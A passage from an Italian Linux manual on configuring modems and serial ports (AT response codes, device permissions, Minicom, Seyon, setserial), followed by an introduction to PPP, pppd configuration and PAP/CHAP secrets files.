Quando il modem è configurato in modo da restituire i codici di risposta, questi vengono restituiti in forma verbale o numerica: ATQ0 abilita l'emissione delle risposte, ATV1 visualizza i messaggi in inglese invece che in forma numerica.

Tabella 126.15. Codici di risposta standard dei modem.

codice numerico	codice verbale	descrizione
0	OK	Comando eseguito senza errori
1	CONNECT	Connessione stabilita (a 300 bit/s)
2	RING	Il telefono sta suonando
3	NO CARRIER	Perdita della portante o mancato rilevamento
4	ERROR	Errore nel comando o riga troppo lunga
5	CONNECT 1200	Connessione stabilita a 1200 bit/s
6	NO DIALTONE	Assenza del tono di chiamata
7	BUSY	Rilevamento del segnale di occupato
8	NO ANSWER	
9/10	CONNECT 2400	Connessione stabilita a 2400 bit/s
13	CONNECT 9600	Connessione stabilita a 9600 bit/s
18	CONNECT 4800	Connessione stabilita a 4800 bit/s
20	CONNECT 7200	Connessione stabilita a 7200 bit/s
21	CONNECT 12000	Connessione stabilita a 12000 bit/s
25	CONNECT 14400	Connessione stabilita a 14400 bit/s
43	CONNECT 16800	Connessione stabilita a 16800 bit/s
85	CONNECT 19200	Connessione stabilita a 19200 bit/s
91	CONNECT 21600	Connessione stabilita a 21600 bit/s
99	CONNECT 24000	Connessione stabilita a 24000 bit/s
103	CONNECT 26400	Connessione stabilita a 26400 bit/s
107	CONNECT 28800	Connessione stabilita a 28800 bit/s
151	CONNECT 31200	Connessione stabilita a 31200 bit/s
155	CONNECT 33600	Connessione stabilita a 33600 bit/s
180	CONNECT 33333	Connessione stabilita a 33333 bit/s
184	CONNECT 37333	Connessione stabilita a 37333 bit/s
188	CONNECT 41333	Connessione stabilita a 41333 bit/s
192	CONNECT 42666	Connessione stabilita a 42666 bit/s
196	CONNECT 44000	Connessione stabilita a 44000 bit/s
200	CONNECT 45333	Connessione stabilita a 45333 bit/s
204	CONNECT 46666	Connessione stabilita a 46666 bit/s

codice numerico	codice verbale	descrizione
208	CONNECT 48000	Connessione stabilita a 48000 bit/s
212	CONNECT 49333	Connessione stabilita a 49333 bit/s
216	CONNECT 50666	Connessione stabilita a 50666 bit/s
220	CONNECT 52000	Connessione stabilita a 52000 bit/s
224	CONNECT 53333	Connessione stabilita a 53333 bit/s
228	CONNECT 54666	Connessione stabilita a 54666 bit/s
232	CONNECT 56000	Connessione stabilita a 56000 bit/s
256	CONNECT 28000	Connessione stabilita a 28000 bit/s
260	CONNECT 29333	Connessione stabilita a 29333 bit/s
264	CONNECT 30666	Connessione stabilita a 30666 bit/s
268	CONNECT 32000	Connessione stabilita a 32000 bit/s
272	CONNECT 34666	Connessione stabilita a 34666 bit/s
276	CONNECT 36000	Connessione stabilita a 36000 bit/s
280	CONNECT 38666	Connessione stabilita a 38666 bit/s
284	CONNECT 40000	Connessione stabilita a 40000 bit/s

126.5.4 Sequenze di escape

Quando si utilizza un programma per interagire con un modem e si devono indicare dei comandi AT di qualche tipo, capita spesso la necessità di indicare dei simboli speciali, come il ritorno a carrello, o delle pause nel flusso di questi. Spesso sono validi i codici di escape che si vedono nella tabella 126.16.

Tabella 126.16. Codici di escape tipici per i programmi che interagiscono con il modem.

Codice	Significato
\d	Pausa di un secondo.
\p	Pausa di 0,1 s.
\n	*<LF>* (*line feed*).
\r	*<CR>* (*carriage return*).
\N	*<NUL>*.
\s	*<SP>* (spazio normale).
\t	*<HT>* (tabulazione).
\\	Una barra obliqua inversa singola.

126.6 File di dispositivo e collegamenti

I file di dispositivo relativi alle porte seriali di un sistema GNU/Linux hanno un nome del tipo '`/dev/ttyS*`'. Dal momento che, almeno in teoria, è possibile gestire un massimo di 32 porte, i numeri utilizzati vanno da 0 a 31 ('`/dev/ttyS0`', '`/dev/ttyS1`', ..., '`/dev/ttyS31`').

Quando si utilizzano programmi che accedono alle porte seriali, occorre prendersi cura dei permessi associati a questi file di dispositivo, altrimenti saranno utilizzabili solo dall'utente '**`root`**'.

$ **`ls -l /dev/ttyS[0-3]`**[*Invio*]

```
crw-r--r--   4 root     root       4,  64 dic 16 17:30 /dev/ttyS0
crw-r--r--   4 root     root       4,  65 dic 16 17:37 /dev/ttyS1
crw-r--r--   4 root     root       4,  66 mag  5  1998 /dev/ttyS2
crw-r--r--   4 root     root       4,  67 mag  5  1998 /dev/ttyS3
```

Per esempio, se si vuole rendere disponibile l'utilizzo da parte di tutti gli utenti del modem connesso alla seconda porta seriale, occorrerà agire come segue:

chmod a+rw /dev/ttyS1[*Invio*]

$ **ls -l /dev/ttyS[0-3]**[*Invio*]

```
crw-r--r--   4 root     root       4,  64 dic 16 17:30 /dev/ttyS0
crw-rw-rw-   4 root     root       4,  65 dic 16 17:37 /dev/ttyS1
crw-r--r--   4 root     root       4,  66 mag  5  1998 /dev/ttyS2
crw-r--r--   4 root     root       4,  67 mag  5  1998 /dev/ttyS3
```

Quando si ha a disposizione un modem soltanto, può essere opportuno predisporre un collegamento simbolico corrispondente a '`/dev/modem`', che punti al file di dispositivo corrispondente alla porta seriale a cui è connesso effettivamente il modem stesso. Così facendo, se i programmi che lo utilizzano fanno riferimento a questo collegamento, non occorre più cambiare la loro configurazione quando si sposta il modem: basta cambiare il collegamento.

```
lrwxrwxrwx   1 root     root           65 dic 16 17:37 /dev/modem -> ttyS1
```

Ci sono pro e contro sull'utilità di questo collegamento. L'argomento più importante da tenere in considerazione contro la presenza di questo collegamento è il fatto che i programmi che lo utilizzano potrebbero creare dei file di lock che segnalano il suo utilizzo, mentre può sembrare che il dispositivo che viene utilizzato effettivamente sia libero.

Per comodità, negli esempi che si mostreranno in questo e anche in altri capitoli, si utilizza la convenzione del collegamento '`/dev/modem`', ma questo non deve essere inteso come un invito a seguire questa strada in modo generalizzato.

126.6.1 Gestione oculata dei permessi

La gestione dei permessi per l'accesso al dispositivo della porta seriale cui è connesso il modem, può essere fatta in modo più proficuo assegnando a questi l'appartenenza a un gruppo diverso da '**`root`**', per esempio '**`dialout`**', abbinando poi questo gruppo agli utenti cui si vuole concedere l'accesso.

Supponendo di voler utilizzare il gruppo '**`dialout`**', si potrebbe modificare il file '`/etc/group`' in modo che al gruppo '**`dialout`**' facciano parte anche gli utenti che devono accedere alle porte seriali in uscita. Per esempio, la riga seguente rappresenta il record del file '`/etc/group`' in cui si dichiara il gruppo '**`dialout`**'.

```
dialout::14:dialout,root,daniele,tizio,caio
```

Qui, oltre all'utente fittizio '**`dialout`**' (ammesso che esista) e all'amministratore '**`root`**', viene concesso agli utenti '**`daniele`**', '**`tizio`**' e '**`caio`**' di partecipare a questo gruppo.

126.7 Programmi di comunicazione

Un programma di emulazione di terminale è l'ideale per verificare il funzionamento del modem e soprattutto per poter memorizzare il profilo di configurazione preferito in modo che il comando ATZ lo imposti istantaneamente secondo la proprie necessità. Oltre a tali esigenze, attraverso questo tipo di programma si può effettuare una connessione fittizia al proprio fornitore di accesso a Internet in modo da conoscere precisamente la procedura di connessione e da poter realizzare uno script adeguato.

126.7.1 Accesso brutale al modem

Anche senza un programma di emulazione di terminale si può accedere al modem, utilizzando gli strumenti elementari offerti dal sistema operativo. È sufficiente il programma '**`cat`**' utilizzato nel modo seguente (si suppone che il collegamento '`/dev/modem`' corrisponda al dispositivo seriale abbinato al modem).

`cat < /dev/modem &`[*Invio*]

`cat > /dev/modem`[*Invio*]

Con questi due comandi, si ottiene di emettere quanto generato dal modem attraverso lo standard output e di dirigere lo standard input (ottenuto dalla tastiera) verso il modem.

AT[*Invio*]

```
AT


OK
```

In questo modo si può fare (quasi) tutto quello che si potrebbe con un programma di emulazione di terminale. Si può anche simulare la connessione con un ISP, ma forse qualche messaggio potrebbe non essere visualizzato nel momento giusto.

126.7.2 Utilizzo sommario di Minicom

Prima di poter utilizzare Minicom [3] occorre che sia stato predisposto il file '`/etc/minirc.dfl`' attraverso la procedura di configurazione cui si accede attraverso Minicom quando viene avviato con l'opzione '**`-s`**'. Per gli scopi degli esempi riportati in queste sezioni, è sufficiente salvare la configurazione predefinita, in pratica basta che il file '`/etc/minirc.dfl`' esista e sia vuoto.

Oltre al file di configurazione, occorre aggiungere all'interno del file '`/etc/minicom.users`' i nomi degli utenti abilitati al suo utilizzo.

Per avviare Minicom (l'eseguibile '**`minicom`**') è sufficiente il nome senza argomenti.

$ **`minicom`**[*Invio*]

Segue un breve esempio nel quale in particolare si interroga il modem per conoscere il profilo di configurazione memorizzato nella memoria non volatile (AT&V).

```
Minicom 1.71 Copyright (c) Miquel van Smoorenburg

Press CTRL-A Z for help on special keys

AT S7=45 S0=0 L1 V1 X4 &c1 E1 Q0
OK
```

AT&V[*Invio*]

```
ACTIVE PROFILE:
B1 E1 L1 M1 Q0 V1 W0 X4  &B1 &C1 &D2 &G0 &L0 &P0 &Q0 &R0 &S0 &X0 &Y0
%A013 %C1 %G1  \A3 \C0 \G0 \J0 \K5 \N3 \Q3 \T000 \V0 \X0  -J1 "H3 "O032
S00:000 S01:000 S02:043 S03:013 S04:010 S05:008 S06:002 S07:045 S08:002
S09:006 S10:014 S11:095 S12:050 S18:000 S25:005 S26:001 S37:000 S72:000

STORED PROFILE 0:
```

[3] **Minicom** GNU GPL

```
B1 E1 L2 M1 Q0 V1 W0 X3  &B1 &C1 &D2 &G0 &L0 &P0 &Q0 &R0 &S0 &X0
%A013 %C1 %G1  \A3 \C0 \G0 \J0 \K5 \N3 \Q3 \T000 \V0 \X0  -J1 "H3 "O032
S00:000 S02:043 S03:013 S04:010 S05:008 S06:002 S07:060 S08:002
S09:006 S10:014 S11:095 S12:050 S18:000 S25:005 S26:001 S37:000 S72:000

TELEPHONE NUMBERS:
&Z0=
&Z1=
&Z2=
&Z3=

OK
```


[*Ctrl+a*][*x*]

> Nell'esempio, è stato trascurato il fatto che la configurazione predefinita non fosse adatta alla situazione normale delle linee telefoniche italiane. Infatti, la stringa di inizializzazione inviata automaticamente da Minicom al modem conteneva il comando ATX4 che in Italia non è opportuno.

126.7.3 Utilizzo sommario di Seyon

Seyon [4] è un programma di emulazione di terminale che utilizza l'interfaccia grafica X. Se si utilizza il collegamento '`/dev/modem`' per riferirsi alla porta seriale alla quale è connesso il modem si può avviare l'eseguibile '**`seyon`**' nel modo seguente:

```
$ seyon -modems /dev/modem
```

Figura 126.3. Avvio del programma di comunicazione Seyon.

La finestra *`Seyon Command Center`* permette di accedere alla configurazione dei parametri di comunicazione attraverso il pulsante SET.

[4] **Seyon** GNU GPL


Figura 126.4. Configurazione della velocità massima di comunicazione attraverso il pannello di comando di Seyon.

La figura 126.5 è un esempio di connessione attraverso comandi scritti direttamente senza l'aiuto del programma di comunicazione.

Figura 126.5. Esempio di connessione con Seyon.

```
Seyon Copyright (c) 1992-1993 Muhammad M. Saggaf. All rights reserved.
Version 2.1 rev. 4b i486-Linux root@fuzzy 11/25/95 17:47:09.

Locating Modems...
Modem ``/dev/modem'' is Available.

ATZ
OK
ATX3
OK
ATDT306371
CONNECT 9600

Welcome to Linux 1.2.3.


tv!login: daniele
Password:
Last login: Mon Mar 31 23:02:26 on ttyS17
Linux 1.2.3. (POSIX).
```

126.8 Configurazione del modem

Nelle sezioni precedenti sono stati visti una serie di comandi e registri utili a definire il comportamento del modem. I programmi che utilizzano il modem, come i programmi di comunicazione e i fax, hanno la necessità di predisporre il modem nel modo ottimale per ciò che da loro deve essere fatto.

I programmi più sofisticati guidano l'utente alla configurazione del modem senza la necessità di indicare esplicitamente alcun comando AT. Questi programmi trasformano poi la configurazione in una stringa di inizializzazione che viene inviata al modem prima di qualunque attività.

I programmi meno sofisticati prevedono la possibilità per l'utente di inserire una stringa di inizializzazione che vada a sommarsi alla configurazione già gestita dal programma.

Esiste tuttavia la possibilità di inserire una configurazione di massima già nel modem, come viene descritto nella prossima sezione.

126.8.1 Profilo di configurazione del modem

I modem standard contengono una *configurazione di fabbrica* registrata su ROM e almeno un *profilo di configurazione* registrato in una memoria non volatile, modificabile da parte dell'utilizzatore.

La predisposizione di una buona configurazione in questa memoria non volatile, permette di utilizzare il comando ATZ per richiamare tutto ciò che in essa è stato definito, semplificando la configurazione attraverso i programmi che utilizzano il modem. La sequenza di operazioni seguente mostra il modo normale di predisporre una tale configurazione.

La prima cosa da fare è utilizzare un programma di comunicazione come Minicom per poter colloquiare con il modem.

$ **minicom**[*Invio*]

```
...
OK
```

Quasi tutti i programmi del genere, subito dopo l'avvio, inizializzano il modem in qualche modo. Prima di proseguire si carica il profilo di configurazione memorizzato precedentemente nella memoria non volatile.

ATZ[*Invio*]

```
OK
```

Si procede quindi con una serie di comandi che servono a cambiare la modalità di funzionamento del modem. In questo caso si cambia il tipo di responso in modo che sia compatibile con il tipo di linee telefoniche utilizzate in Italia, quindi si modifica il registro S11 in modo che la pausa tra i toni di composizione sia di 100 ms.

ATX3[*Invio*]

```
OK
```

ATS11=100[*Invio*]

```
OK
```

Per verificare l'esito, basta utilizzare il comando AT&V.

AT&V[*Invio*]

```
ACTIVE PROFILE:
B1 E1 L2 M1 Q0 V1 W0 X3  &B1 &C1 &D2 &G0 &L0 &P0 &Q0 &R0 &S0 &X0
%A013 %C1 %G1  \A3 \C0 \G0 \J0 \K5 \N3 \Q3 \T000 \V0 \X0  -J1 "H3 "O032
S00:000 S02:043 S03:013 S04:010 S05:008 S06:002 S07:060 S08:002
S09:006 S10:014 S11:100 S12:050 S18:000 S25:005 S26:001 S37:000 S72:000

STORED PROFILE 0:
B1 E1 L2 M1 Q0 V1 W0 X4  &B1 &C1 &D2 &G0 &L0 &P0 &Q0 &R0 &S0 &X0
%A013 %C1 %G1  \A3 \C0 \G0 \J0 \K5 \N3 \Q3 \T000 \V0 \X0  -J1 "H3 "O032
S00:000 S02:043 S03:013 S04:010 S05:008 S06:002 S07:060 S08:002
S09:006 S10:014 S11:095 S12:050 S18:000 S25:005 S26:001 S37:000 S72:000

TELEPHONE NUMBERS:
&Z0=
&Z1=
&Z2=
&Z3=

OK
```

Si può osservare la differenza tra il profilo attivo (il primo) e quello contenuto nella memoria non volatile (il secondo). Evidentemente può trattarsi soltanto delle due cose che sono state modificate. Se si desidera modificare altro si continua, altrimenti si memorizza il nuovo profilo di configurazione.

AT&W[*Invio*]

```
OK
```

Se si utilizza nuovamente il comando AT&V si può verificare che il profilo attivo è stato copiato nella memoria non volatile.

AT&V[*Invio*]

```
ACTIVE PROFILE:
B1 E1 L2 M1 Q0 V1 W0 X3  &B1 &C1 &D2 &G0 &L0 &P0 &Q0 &R0 &S0 &X0
%A013 %C1 %G1  \A3 \C0 \G0 \J0 \K5 \N3 \Q3 \T000 \V0 \X0  -J1 "H3 "O032
S00:000 S02:043 S03:013 S04:010 S05:008 S06:002 S07:060 S08:002
S09:006 S10:014 S11:100 S12:050 S18:000 S25:005 S26:001 S37:000 S72:000

STORED PROFILE 0:
B1 E1 L2 M1 Q0 V1 W0 X3  &B1 &C1 &D2 &G0 &L0 &P0 &Q0 &R0 &S0 &X0
%A013 %C1 %G1  \A3 \C0 \G0 \J0 \K5 \N3 \Q3 \T000 \V0 \X0  -J1 "H3 "O032
S00:000 S02:043 S03:013 S04:010 S05:008 S06:002 S07:060 S08:002
S09:006 S10:014 S11:100 S12:050 S18:000 S25:005 S26:001 S37:000 S72:000

TELEPHONE NUMBERS:
&Z0=
&Z1=
&Z2=
&Z3=

OK
```

Al termine basta concludere il funzionamento del modem. In questo caso con la sequenza [*Ctrl+a*][*x*].

126.9 Rapidità di modulazione e velocità di trasmissione

Quando si utilizzano le porte seriali e i modem, è importante chiarire i concetti legati alla velocità di trasmissione. Per prima cosa è bene distinguere due situazioni: la comunicazione attraverso porte seriali, che per esempio può avvenire tra la porta seriale di un elaboratore e la porta corrispondente di un modem, rispetto a quella tra due modem, attraverso un doppino telefonico. Nel primo caso, i dati sono trasmessi solo in forma di segnale elettrico, in base alla tensione che questo assume. Ciò, tra le altre cose, implica una limitazione nella lunghezza del cavo. Nel secondo caso, invece, la distanza da raggiungere impone che le informazioni siano trasmesse attraverso una o più portanti di frequenza adatte al mezzo.

Quando si parla di velocità di trasmissione attraverso un cavo seriale, l'unica indicazione possibile si riferisce al numero di bit che possono transitare nell'intervallo di un secondo, cosa espressa dall'unità di misura *bit/s*, conosciuta volgarmente come *bps* (*Bit per second*).

Quando si pensa alla trasmissione attraverso una portante modulata, oltre al concetto di velocità espresso in bit per secondo, si può aggiungere un parametro aggiuntivo che rappresenta la rapidità di modulazione della portante. Si parla in questo caso di *baud*.

In origine, i tipi di modulazione utilizzati permettevano di trasmettere dati a una velocità massima pari allo stesso valore baud, contribuendo a confondere le due cose. Attualmente, i modem più recenti possono operare a un massimo di 2400 baud, mentre riescono a comunicare a una velocità in bit/s ben superiore (33600 bit/s sono diventati una cosa normale). Questo significa,

evidentemente, che le tecniche di modulazione attuali permettono di trasmettere più bit per ogni baud.

In conclusione:

- quando si parla di velocità di trasmissione, si intende fare riferimento all'unità di misura bit/s (bps), mentre il termine baud è piuttosto un parametro legato alle caratteristiche del mezzo trasmissivo;
- un'affermazione in cui si utilizza l'unità di misura baud per esprimere una velocità di trasmissione è probabilmente scorretta, o impropria, soprattutto quando si fa riferimento a valori superiori a 2400;
- a volte, la tradizione impone l'utilizzo errato del termine baud, ma questo accade proprio quando i valori bit/s e baud coincidono, per esempio quando si parla di *autobauding*, concetto che riguarda prevalentemente modem vecchi che utilizzano velocità inferiori o uguali a 2400 bit/s.

126.10 Impostazione della velocità

La velocità di comunicazione della porta seriale deve essere scelta opportunamente, in funzione della velocità con cui il modem è in grado di ricevere e trasmettere dati. Generalmente, la velocità della porta deve essere quattro volte superiore a quella della comunicazione del modem, perché potrebbe intervenire l'effetto della compressione dati ad aumentare il volume effettivo di informazioni scambiate.

Il problema si pone particolarmente quando si utilizzano modem con velocità di trasmissione superiore a 9600 bit/s.

In pratica, quando si usano modem da 9600 bit/s in su, si configura il programma di comunicazione per una velocità di 57600 bit/s, o superiore (purché la porta seriale dell'elaboratore e quella del modem lo consentono); se però il programma di comunicazione non consente di impostare velocità superiori a 38400 bit/s, si richiederà questa velocità massima, utilizzando '**`setserial`**' per impostare le modalità '**`spd_*`**'.

La tabelle seguenti riassumono le impostazioni necessarie in funzione della velocità del modem utilizzato:

Velocità del modem	Velocità del programma	Opzioni di setserial
300	300	'**`spd_normal`**'
1200	1200	'**`spd_normal`**'
2400	2400	'**`spd_normal`**'
9600	57600	'**`spd_normal`**'
14400	57600	'**`spd_normal`**'
28800	115200	'**`spd_normal`**'
33600	115200	'**`spd_normal`**'
56000	230400	'**`spd_normal`**'

Velocità del modem	Velocità del programma	Opzioni di setserial
300	300	'**`spd_normal`**'
1200	1200	'**`spd_normal`**'
2400	2400	'**`spd_normal`**'
9600	38400	'**`spd_normal`**'
14400	38400	'**`spd_hi`**'
28800	38400	'**`spd_vhi`**'

Velocità del modem	Velocità del programma	Opzioni di setserial
33600	38400	'**spd_vhi**'
56000	38400	'**spd_shi**'
56000	38400	'**spd_shi**'

126.11 Riferimenti

- Davi S. Lauer, Greg Hankins, *Serial HOWTO*

  <*http://www.linux.org/docs/ldp/howto/HOWTO-INDEX/howtos.html*>

Introduzione al PPP

PPP sta per *Point-to-point protocol*; si tratta di un protocollo adatto alle connessioni *punto-punto* (*point-to-point*) nel senso che è fatto per mettere in comunicazione solo due punti tra di loro (di solito due elaboratori).

Il PPP è un protocollo piuttosto complesso e ricco di possibilità. Consente la connessione attraverso linee seriali dirette o provviste di modem (ovvero di altri apparecchi simili, come nel caso delle linee ISDN). Può instaurare una connessione anche attraverso un collegamento preesistente, sfruttando il flusso di standard input e standard output.

Generalmente, il PPP viene utilizzato per trasportare altri protocolli, fondamentalmente IP, anche se non si tratta dell'unica possibilità. Questo, tra le altre cose, permette l'assegnazione (statica o dinamica) degli indirizzi IP, consentendo in pratica a una delle due parti di ignorare il proprio fino a che non viene instaurata la connessione.

Il PPP può gestire un sistema di autenticazione, attraverso il quale, una, o entrambe le parti, cercano di ottenere dall'altra delle informazioni necessarie a riconoscerla. A questo proposito possono essere usati due modi di autenticazione: PAP e CHAP. Nella connessione PPP non esiste un cliente e un servente, tuttavia, per quanto riguarda il problema dell'autenticazione, si considera cliente quel nodo che si fa riconoscere, attraverso uno di questi protocolli PAP o CHAP, presso l'altro, che così è il servente. Tuttavia, la richiesta di autenticazione è facoltativa, tanto che si può benissimo instaurare una connessione senza alcuna autenticazione, se nessuna delle due parti ne fa richiesta all'altra. Inoltre, la richiesta di identificazione può anche essere reciproca; in tal caso entrambi i nodi che si connettono sono sia cliente, sia servente, a fasi alterne.

127.1 Funzionalità del kernel Linux

Per poter utilizzare il protocollo PPP, è necessario che il kernel Linux sia predisposto per farlo (sezione 29.2.12). Naturalmente, lo stesso kernel deve poter gestire la rete (sezione 29.2.9).

Se il supporto al PPP è stato inserito nella parte principale del kernel, cioè non è stato lasciato in un modulo, si può trovare tra i messaggi di avvio qualcosa come l'esempio mostrato di seguito.

`$` **`dmesg | less`**[*Invio*]

```
PPP generic driver version 2.4.1
PPP Deflate Compression module registered
PPP BSD Compression module registered
```

Se invece si tratta di una funzionalità gestita attraverso un modulo, questa dovrebbe attivarsi automaticamente al momento del bisogno.

127.2 Funzionamento generale del demone per il PPP

I sistemi GNU dispongono generalmente del demone '**`pppd`**' [1] per la gestione del protocollo PPP. Si è accennato al fatto che il PPP non prevede un cliente e un servente, anche se questi termini si usano per distinguere le parti nella fase di autenticazione. In tal senso, questo programma serve sia per attendere una connessione che per iniziarla.

Il demone '**`pppd`**' deve amministrare un sistema piuttosto complesso di file di configurazione e di possibili script di contorno. La maggior parte di questi dovrebbe trovarsi nella directory '`/etc/ppp/`' e, tra tutti, il file più importante è '`/etc/ppp/options`', all'interno del quale vanno indicate le opzioni di funzionamento che si vogliono attivare in generale.

[1] **PPPd** software libero con licenza speciale

127.2.1 Struttura del sistema di configurazione

‘**pppd**’ può essere configurato completamente attraverso le opzioni della riga di comando. Quanto definito in questo modo prende il sopravvento su qualunque altro tipo di configurazione, pertanto si utilizza tale metodo solo per variare le impostazioni definite altrimenti.

Il file di configurazione principale è ‘`/etc/ppp/options`’; è il primo a essere letto e, teoricamente, tutti i file di configurazione successivi possono modificare quanto definito al suo interno.

Successivamente, se esiste, viene letto il file ‘`~/.ppprc`’, che potrebbe essere contenuto nella directory personale dell’utente che avvia il processo. In generale, dato il ruolo che ha il programma ‘**pppd**’, non si usano configurazioni personalizzate degli utenti, per cui questo file non dovrebbe esistere.

Per ultimo viene letto un file di configurazione il cui nome dipende dal tipo di dispositivo utilizzato per instaurare la connessione. Data la natura del protocollo PPP, il dispositivo in questione corrisponde generalmente a una porta seriale (‘`/dev/ttyS*`’); così, questo file di configurazione specifico avrà un nome che corrisponde al modello ‘`/etc/ppp/options.ttyS*`’ e il suo scopo è quello di definire dei dettagli che riguardano la connessione attraverso la linea corrispondente.

A titolo di esempio viene anticipato come potrebbe apparire un file di configurazione di questo tipo. Si osservi il fatto che le righe bianche e quelle vuote vengono ignorate, inoltre, il simbolo ‘`#`’ indica l’inizio di un commento che si conclude alla fine della riga.

```
# /etc/ppp/options

# Attiva il controllo di flusso hardware (RTS/CTS).
crtscts

# Vengono utilizzati i file di lock in stile UUCP.
lock

# Utilizza un modem.
modem
```

127.2.2 Struttura del sistema di autenticazione

All’inizio del capitolo si è accennato al fatto che il PPP può gestire un sistema autonomo di autenticazione. ‘**pppd**’ è in grado di utilizzare due tecniche: PAP (*Password authentication protocol*) e CHAP (*Challenge handshake authentication protocol*).

Questi sistemi si basano sulla conoscenza da parte di entrambi i nodi di alcune informazioni «segrete» (si parla precisamente di *secret*), che vengono scambiate in qualche modo e verificate prima di attuare la connessione.

È il caso di ribadire che si tratta di procedure opzionali, pertanto dipende da ognuno dei due nodi stabilire se si pretende che l’altra parte si identifichi prima di consentire la connessione.

Per utilizzare queste forme di autenticazione, occorre stabilire un nome e un *segreto* (in pratica una parola d’ordine) per il nodo che deve potersi identificare. L’altra parte dovrà disporre di questa informazione per poterla confrontare quando gli viene fornita.

Il protocollo PAP prevede che una parte invii all’altra il proprio nome e il segreto (cioè la parola d’ordine) che verrà utilizzato per consentire o meno la connessione. Il protocollo CHAP prevede invece che una parte, mentre chiede all’altra di identificarsi invii prima il proprio nome, attendendo come risposta il nome dell’altra parte e il segreto relativo da verificare. La differenza fondamentale sta nel fatto che con il PAP, una parte inizia a identificarsi anche senza sapere chi

sia la controparte, mentre nel caso del CHAP, l'identificazione viene generata in funzione del nome della controparte.

Questi segreti sono conservati nel file '`/etc/ppp/pap-secrets`' per il protocollo PAP e nel file '`/etc/ppp/chap-secrets`' per il protocollo CHAP. Le informazioni contenute in questi file possono servire per identificare se stessi nei confronti dell'altra parte, oppure per verificare l'identità della controparte.

A titolo di esempio, si potrebbe osservare il testo seguente che rappresenta il contenuto del file '`/etc/ppp/chap-secrets`' del nodo '**`dinkel`**'.

```
# Segreti per l'autenticazione CHAP dalla parte del nodo «dinkel»
# cliente       servente        segreto         indirizzi IP ammissibili
dinkel          roggen          ciao            *
```

In tal caso, se il nodo remoto inizia una richiesta CHAP identificandosi con il nome '**`roggen`**', gli si risponde con il nome '**`dinkel`**' abbinato alla parola d'ordine '**`ciao`**'. Dall'altra parte, il file dei segreti CHAP corrispondente dovrebbe avere lo stesso contenuto.

```
# Segreti per l'autenticazione CHAP dalla parte del nodo «roggen»
# cliente       servente        segreto         indirizzi IP ammissibili
dinkel          roggen          ciao            *
```

In questi termini, nell'ambito delle forme di autenticazione usate da '**`pppd`**', si parla di cliente per indicare il nodo che deve identificarsi di fronte alla controparte e di servente per indicare la parte che richiede all'altra di identificarsi. In questa logica, le voci dei file '`/etc/ppp/*-secrets`' restano uguali quando si passa da una parte all'altra.

C'è da aggiungere che l'identità di un nodo non è definita dai file '`/etc/ppp/*-secrets`', ma dalle opzioni che vengono date a '**`pppd`**', per cui, se il nodo '**`roggen`**' vuole potersi identificare di fronte a '**`dinkel`**', si può aggiungere la voce relativa nei file rispettivi.

```
# Segreti per l'autenticazione CHAP dalla parte del nodo «dinkel»
# cliente       servente        segreto         indirizzi IP ammissibili
dinkel          roggen          ciao            *
roggen          dinkel          medusa          *
```

```
# Segreti per l'autenticazione CHAP dalla parte del nodo «roggen»
# cliente       servente        segreto         indirizzi IP ammissibili
dinkel          roggen          ciao            *
roggen          dinkel          medusa          *
```

Da quello che si legge in questo ultimo esempio: '**`dinkel`**' utilizza il segreto '**`ciao`**' per identificarsi nei confronti di '**`roggen`**'; '**`roggen`**' utilizza il segreto '**`medusa`**' per identificarsi nei confronti di '**`dinkel`**'.

La sintassi del file '`/etc/ppp/pap-secrets`' è la stessa, con la differenza che sono ammissibili delle semplificazioni che verranno descritte in seguito.

127.2.3 Interfacce PPP e funzioni privilegiate

'**`pppd`**', quando riesce a instaurare una connessione, definisce dinamicamente un'interfaccia di rete '**`ppp`***n*', dove *n* è un numero che inizia da zero. Per questo e altri motivi, '**`pppd`**' deve funzionare con i privilegi dell'utente '**`root`**'. In tal senso, la collocazione normale di questo programma è la directory '`/usr/sbin/`'.

Può darsi che si voglia concedere l'utilizzo di '**`pppd`**' a utenti comuni; in tal caso si può attivare il bit SUID, tenendo conto dei pericoli potenziali che questa scelta può causare.

```
# chown root /usr/sbin/pppd
```

```
# chmod u+s /usr/sbin/pppd
```

Tuttavia, '**pppd**' riesce ugualmente a distinguere se l'utente che lo ha avviato è '**root**' (nella documentazione originale si parla di utente privilegiato), oppure se si tratta solo di un utente comune. Ciò serve per impedire l'utilizzo di opzioni delicate agli utenti comuni.

